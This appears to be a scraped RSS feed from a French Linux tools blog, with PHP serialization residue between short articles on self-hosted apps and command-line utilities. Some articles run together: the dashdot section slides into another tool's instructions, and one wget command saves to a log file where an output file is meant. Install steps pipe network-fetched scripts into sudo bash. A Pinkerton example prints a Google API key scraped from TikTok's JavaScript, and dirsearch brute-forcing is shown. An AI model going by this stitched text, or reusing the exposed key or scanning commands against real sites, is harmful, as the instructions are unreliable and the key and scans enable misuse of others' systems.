

Vous pouvez ajouter autant de périphériques que vous le souhaitez pour un utilisateur :

Et enfin, il vous propose de scanner votre configuration via un code QR, de télécharger le fichier ou simplement de copier et coller la configuration :
Et comme fonctionnalité plutôt intéressante, vous pouvez activer l’authentification à deux facteurs qui rendra votre compte plus sûr :

Pour installer Firezone, il suffit d’exécuter cette commande :
1sudo bash <(wget -qO- https://github.com/firezone/firezone/raw/master/scripts/install.sh)
Pour désinstaller Firezone, il suffit d’exécuter cette commande :
1sudo bash <(wget -qO- https://github.com/firezone/firezone/raw/master/scripts/uninstall.sh)

imgpush est un service d’images auto-hébergé utilisable avec cURL ; voici les fonctionnalités les plus intéressantes :
Mettre une image en ligne :
1curl -F 'file=@/some/file.jpg' http://some.host
Mettre en ligne une image à partir d’une URL :
1curl -X POST -H "Content-Type: application/json" -d '{"url": "<SOME_URL>"}' http://some.host
Pour installer imgpush, il suffit d’exécuter cette commande :
1docker run -d \
2  -v images:/images \
3  -p 5000:5000 \
4  hauxir/imgpush

LibrePhotos est une alternative open-source aux services commerciaux tels que Google Photos, Amazon Photos, etc. Il est possible d’héberger soi-même LibrePhotos, ce qui garantit que vos données personnelles, comme les photos et les vidéos, ne seront pas utilisées à des fins publicitaires, etc.
Voici la page d’accueil de LibrePhotos :

Outre la possibilité d’accéder à vos images, vous pouvez également créer des dossiers partagés, ce qui peut s’avérer très utile.
LibrePhotos comprend également un outil de reconnaissance des visages, mais cette fois le traitement des images est effectué sur votre serveur et non sur un serveur sur lequel vous n’avez aucun contrôle ;)
1git clone https://github.com/LibrePhotos/librephotos-docker && cd librephotos-docker
1cp librephotos.env .env
1docker-compose up -d

Si vous cherchez à compresser une image de manière simple et efficace, l’API de TinyPNG est une solution idéale. Cette API permet de compresser des images en utilisant le format PNG ou JPEG, ce qui permet d’obtenir des fichiers plus petits tout en conservant une qualité d’image élevée. Dans cet article, nous allons voir comment utiliser l’API de TinyPNG pour compresser une image en utilisant cURL.
Tout d’abord, il vous faut une clé API pour pouvoir utiliser l’API de TinyPNG. Pour obtenir une clé API, vous pouvez vous rendre sur le site web de TinyPNG et créer un compte gratuit. Une fois que vous avez créé votre compte, vous pouvez récupérer votre clé API dans les paramètres de votre compte.
Une fois que vous avez obtenu votre clé API, vous pouvez utiliser cURL pour compresser une image en utilisant cette commande :
1curl -u api:YOUR_API_KEY --data-binary @unoptimized.png https://api.tinify.com/shrink
Dans cette commande, vous devez remplacer YOUR_API_KEY par votre clé API récupérée précédemment. Vous pouvez également remplacer unoptimized.png par le nom de l’image que vous souhaitez compresser.
Cette commande retournera le résultat de la compression sous forme de JSON, qui contiendra l’URL du fichier compressé. Si vous souhaitez télécharger le fichier compressé, vous pouvez utiliser la commande wget pour récupérer le fichier à l’aide de cette URL :
1wget -o optimized.png $(printf $result | jq -r '.output.url')
Dans cette commande, vous devez remplacer optimized.png par le nom que vous souhaitez donner au fichier compressé, et $result par le résultat de la commande cURL précédente.
En utilisant ces quelques commandes, vous pouvez facilement compresser une image en utilisant l’API de TinyPNG. Cette API vous permet de compresser des images sans perte de qualité, ce qui est idéal pour les sites web et les applications qui ont besoin de charger des images rapidement tout en conservant une bonne qualité d’image.
";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}}}}i:24;a:6:{s:4:"data";s:63:" ";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";s:5:"child";a:1:{s:0:"";a:5:{s:5:"title";a:1:{i:0;a:5:{s:4:"data";s:79:"dashdot un tableau de bord pour visualiser les performances de votre ordinateur";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"link";a:1:{i:0;a:5:{s:4:"data";s:99:"https://azlinux.fr/dashdot-un-tableau-de-bord-pour-visualiser-les-performances-de-votre-ordinateur/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:7:"pubDate";a:1:{i:0;a:5:{s:4:"data";s:31:"Sat, 13 Aug 2022 09:00:00 +0200";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"guid";a:1:{i:0;a:5:{s:4:"data";s:99:"https://azlinux.fr/dashdot-un-tableau-de-bord-pour-visualiser-les-performances-de-votre-ordinateur/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:11:"description";a:1:{i:0;a:5:{s:4:"data";s:1513:"À la différence de l’article de wirestat, avec dashdot vous avez une interface claire pour superviser votre système, il fonctionne avec les dernières technologies et il est destiné à être utilisé pour les petits VPS et les serveurs privés.

Pour installer dashdot, il suffit d’exécuter cette commande :
1docker run -d \
2  -p 3001:3001 \
3  -v /:/mnt/host:ro \
4  --privileged \
5  mauricenino/dashdot
Il s’agit d’une appli relativement simple qui, lorsqu’elle est exécutée sur une machine, produit des mesures du système dans une réponse JSON via une liaison HTTP.
Il suffit d’aller sur le port 8930 de votre machine, qui est modifiable. Voici un exemple de commande qui peut être utilisée :
1curl http://127.0.0.1:8930/ | jq
Si vous voulez utiliser jtr pour l’installation, vous devrez d’abord l’installer en suivant le guide : azlinux.fr/jitter-un-gestionnaire-de-binaires-pour-git
1jtr install ssddanbrown/wirestat
[ SOURCE ]
";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}}}}i:26;a:6:{s:4:"data";s:63:" ";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";s:5:"child";a:1:{s:0:"";a:5:{s:5:"title";a:1:{i:0;a:5:{s:4:"data";s:71:"q un client DNS qui prend en charge les protocoles UDP, TCP, DoT et DoH";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"link";a:1:{i:0;a:5:{s:4:"data";s:69:"https://azlinux.fr/q-un-client-dns-qui-supporte-plusieurs-protocoles/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:7:"pubDate";a:1:{i:0;a:5:{s:4:"data";s:31:"Thu, 11 Aug 2022 09:00:00 +0200";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"guid";a:1:{i:0;a:5:{s:4:"data";s:69:"https://azlinux.fr/q-un-client-dns-qui-supporte-plusieurs-protocoles/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:11:"description";a:1:{i:0;a:5:{s:4:"data";s:2179:"Si vous cherchez un outil pour interroger les serveurs de noms DNS, le petit programme q devra vous satisfaire ; il supporte les nouveaux protocoles comme DNS-over-HTTPS contrairement à la commande dig disponible sous Linux.
Voici quelques commandes qui peuvent vous être utiles :
1q A NS MX TXT twitter.com
1q @https://doh-de.blahdns.com/dns-query twitter.com
1q --format=json @https://doh-de.blahdns.com/dns-query twitter.com | jq
Si vous voulez utiliser jtr pour l’installation, vous devrez d’abord l’installer en suivant le guide : azlinux.fr/jitter-un-gestionnaire-de-binaires-pour-git
1jtr install natesales/q

Pinkerton est un outil qui permet de trouver des clés API sensibles dans les scripts JavaScript d’une page web. Il peut être utilisé lors de CTF ou pour améliorer la sécurité de votre propre application.
Voici un exemple avec le merveilleux TikTok :
1python3 main.py -u https://tiktok.com
Curieusement, ils n’ont probablement pas fait le ménage dans leurs scripts JavaScript puisque nous trouvons des clés API provenant de Google :
1[+] Google Cloud Platform API Key found in
2https://lf16-tiktok-web.ttwstatic.com/obj/tiktok-web-us/tiktok/webapp/main/webapp-desktop/webapp-desktop.9522dec86ed8b78a3b0e.js ~
3['AIzaSyDHGqRfibWT6DffZBTYlhXfTQHAP_ri1MI']
1git clone https://github.com/oppsec/pinkerton
1pip3 install -r requirements.txt
Si vous en avez marre de faire des fautes de frappe lorsque vous utilisez Git, vous pouvez activer la correction automatique des commandes en attribuant une valeur au paramètre de configuration help.autocorrect. Pour l’activer, vous devez exécuter la commande suivante :
1git config --global help.autocorrect 1
Avec cette configuration, si vous faites une erreur en tapant une commande Git, comme par exemple cmmit au lieu de commit, Git répondra généralement avec un message du type :
1git: 'cmmit' is not a git command. See 'git --help'.
2Did you mean this?
3        commit
Si vous ne voulez plus utiliser cette configuration, vous pouvez la désactiver en utilisant la commande suivante :
1git config --global --unset help.autocorrect
En désactivant cette option, Git ne proposera plus de corrections automatiques lorsque vous faites des erreurs de frappe dans vos commandes.
";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}}}}i:29;a:6:{s:4:"data";s:63:" ";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";s:5:"child";a:1:{s:0:"";a:5:{s:5:"title";a:1:{i:0;a:5:{s:4:"data";s:62:"Un raccourcisseur de liens gratuit utilisant Cloudflare Worker";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"link";a:1:{i:0;a:5:{s:4:"data";s:82:"https://azlinux.fr/un-raccourcisseur-de-liens-gratuit-utilisant-cloudflare-worker/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:7:"pubDate";a:1:{i:0;a:5:{s:4:"data";s:31:"Mon, 08 Aug 2022 09:00:00 +0200";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"guid";a:1:{i:0;a:5:{s:4:"data";s:82:"https://azlinux.fr/un-raccourcisseur-de-liens-gratuit-utilisant-cloudflare-worker/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:11:"description";a:1:{i:0;a:5:{s:4:"data";s:1643:"
Url-Shorten-Worker est un script JavaScript qui vous permet de créer un raccourcisseur de liens gratuit avec Cloudflare Worker.
Après l’installation, vous obtiendrez une URL avec l’accès à cette interface pour raccourcir des liens :



Note : le nom de la variable doit être défini comme LINKS et l’espace de nom KV est l’espace de nom que vous venez de créer à l’étape précédente.
Copiez le code du fichier index.js vers Cloudflare Worker
Cliquez sur Enregistrer et Déployer

Seal, en plus de son interface très fluide, vous permet de télécharger des vidéos et des fichiers audio à partir de plateformes vidéo prises en charge par yt-dlp telles que YouTube, Twitch ou Dailymotion et bien d’autres.
Il vous suffit d’indiquer le lien de la vidéo, dans cet exemple une musique disponible sur YouTube. Vous pouvez ensuite configurer certains paramètres et lancer le téléchargement :

Vous pouvez ensuite parcourir tous les téléchargements de vidéos ou d’audio :

Il est possible de télécharger Seal depuis F-Droid :

Vous pouvez également télécharger la dernière version de l’application sous forme d’APK depuis GitHub :

Jitter est un outil qui vous permet de parcourir les versions d’un projet avec des extensions de fichier .tar.gz, .tgz, .zip, ou .AppImage, et de les installer ensuite. Notez que Jitter est en cours de développement, il ne fonctionne qu’avec GitHub pour le moment et peut présenter quelques dysfonctionnements.
Dans cet exemple vous trouverez les commandes les plus utiles, et nous prendrons l’exemple du projet VSCodium :
Installer un binaire : jtr install gh:vscodium/vscodium@master
Mettre à jour un binaire à la dernière version : jtr update vscodium/vscodium@master
Supprime le binaire VSCodium : jtr remove vscodium/vscodium@master
Recherche et liste toutes les versions d’un dépôt : jtr search vscodium/vscodium
Liste tous les exécutables : jtr list
1wget https://github.com/sharpcdf/jitter/releases/latest/download/jtr.tar.gz
1sudo tar -xf jtr.tar.gz -C /usr/local/bin/
1sudo chmod 755 /usr/local/bin/jtr
[ SOURCE ]
";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}}}}i:32;a:6:{s:4:"data";s:63:" ";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";s:5:"child";a:1:{s:0:"";a:5:{s:5:"title";a:1:{i:0;a:5:{s:4:"data";s:96:"dirsearch un outil permettant de visualiser tous les fichiers et répertoires d'un site web";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"link";a:1:{i:0;a:5:{s:4:"data";s:29:"https://azlinux.fr/dirsearch/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:7:"pubDate";a:1:{i:0;a:5:{s:4:"data";s:31:"Fri, 05 Aug 2022 09:00:00 +0200";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"guid";a:1:{i:0;a:5:{s:4:"data";s:29:"https://azlinux.fr/dirsearch/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:11:"description";a:1:{i:0;a:5:{s:4:"data";s:2306:"
dirsearch est un outil de brute force en ligne de commande conçu pour repérer les répertoires et les fichiers d’un site web
1dirsearch -u http://10.10.2.15/
1dirsearch -e php,html,js -u http://10.10.2.15/
1dirsearch.py -u http://10.10.2.15/ -w /usr/share/wordlists/dirb/common.txt
1dirsearch.py -u http://10.10.2.15/ -r
1dirsearch -u http://10.10.2.15/ --json-report report.json
Pour installer dirsearch, il suffit d’exécuter cette commande :
1pip3 install dirsearch
Il s’agit d’une alternative simplifiée aux commandes cd et ls pour parcourir les répertoires. Cet outil vous permet de naviguer efficacement dans un dossier à l’aide d’une interface utilisateur, et affiche le chemin d’accès à ce dossier lorsque vous quittez l’outil.

Après avoir installé tere, exécutez la commande suivante :
1tere
1wget $(curl -s https://api.github.com/repos/mgunyho/tere/releases/latest | jq -r '.assets[0] | .browser_download_url')
1unzip tere-1.1.0-x86_64-unknown-linux-gnu.zip
/usr/local/bin :1sudo mv tere /usr/local/bin
1sudo chmod 755 /usr/local/bin/tere
battop est un visualisateur interactif, similaire à top, htop et autres utilitaires, mais concernant les batteries présentes dans votre ordinateur portable.
⚠ Pour le moment, cet outil ne fonctionne pas sous WSL

Après avoir installé battop, exécutez la commande suivante :
1battop
1sudo wget $(curl -s https://api.github.com/repos/svartalf/rust-battop/releases/latest | jq -r '.assets[6] | .browser_download_url')
/usr/local/bin :1sudo mv battop-v0.2.4-x86_64-unknown-linux-gnu /usr/local/bin/battop
1sudo chmod 755 /usr/local/bin/battop
Avec le développement des QR code, il peut être utile de les lire depuis votre ordinateur. Avec ce simple outil en ligne de commande, vous pouvez, à l’aide de votre webcam, obtenir directement le contenu du QR code.

Pour afficher le QR code dans la console :
1qrscan --qr
Pour scanner un QR code à partir d’une image :
1qrscan qr-code.png
1wget $(curl -s https://api.github.com/repos/sayanarijit/qrscan/releases/latest | jq -r '.assets[5] | .browser_download_url')
1tar xzf qrscan-0.1.7-x86_64-unknown-linux-gnu.tar.gz
/usr/local/bin :1sudo mv qrscan-0.1.7/qrscan /usr/local/bin
1sudo chmod 755 /usr/local/bin/qrscan
7z est un format de fichier d’archive compressé qui prend en charge plusieurs types de compression de données, de cryptage, etc. La commande utilisée pour extraire ces fichiers s’appelle 7z.
17zx e archive.7z
17z a archive.7z archive/
17z a archive.7z archive/ -p -mhe=on
sudo apt install p7zip p7zip-fullsudo yum install p7zip p7zip-fullRAR est un format d’archive propriétaire pour la compression de données. La commande utilisée pour extraire ces fichiers s’appelle unrar.
1unrar e archive.rar
1rar a archive.rar archive/
1rar a -p archive.rar archive/
sudo apt install unrarsudo yum install unrariPerf3 est un outil gratuit et open source qui peut être utilisé pour mesurer le débit maximum d’une connexion réseau. Il peut être utilisé pour identifier les goulots d’étranglement ou les problèmes de performances lors d’un transfert de données en utilisant les protocoles TCP et UDP.
Pour utiliser iPerf3, vous devez d’abord l’installer sur votre ordinateur. Sur une distribution Debian, vous pouvez l’installer en utilisant la commande suivante :
1sudo apt install iperf3
Sur Fedora, vous pouvez l’installer en utilisant la commande suivante :
1sudo yum install iperf3
Une fois iPerf3 installé, vous pouvez le configurer en tant que serveur en utilisant la commande suivante :
1iperf3 --server
Pour mesurer le débit entre votre connexion et un serveur distant, utilisez la commande suivante :
1iperf3 --client paris.testdebit.info --port 9240
Cela enverra un ping au serveur de Bouygues Telecom et affichera le résultat sous forme de tableau, comme ceci :
| Interval | Transfer | Bitrate | Retr | Cwnd |
|---|---|---|---|---|
| 0.00-1.00 sec | 22.3 MBytes | 187 Mbits/sec | 1 | 195 KBytes |
| 1.00-2.00 sec | 42.4 MBytes | 355 Mbits/sec | 0 | 315 KBytes |
| 2.00-3.00 sec | 48.3 MBytes | 406 Mbits/sec | 0 | 407 KBytes |
| 3.00-4.00 sec | 48.5 MBytes | 407 Mbits/sec | 0 | 479 KBytes |
| 4.00-5.00 sec | 48.0 MBytes | 403 Mbits/sec | 0 | 546 KBytes |
| 5.00-6.00 sec | 49.1 MBytes | 412 Mbits/sec | 0 | 605 KBytes |
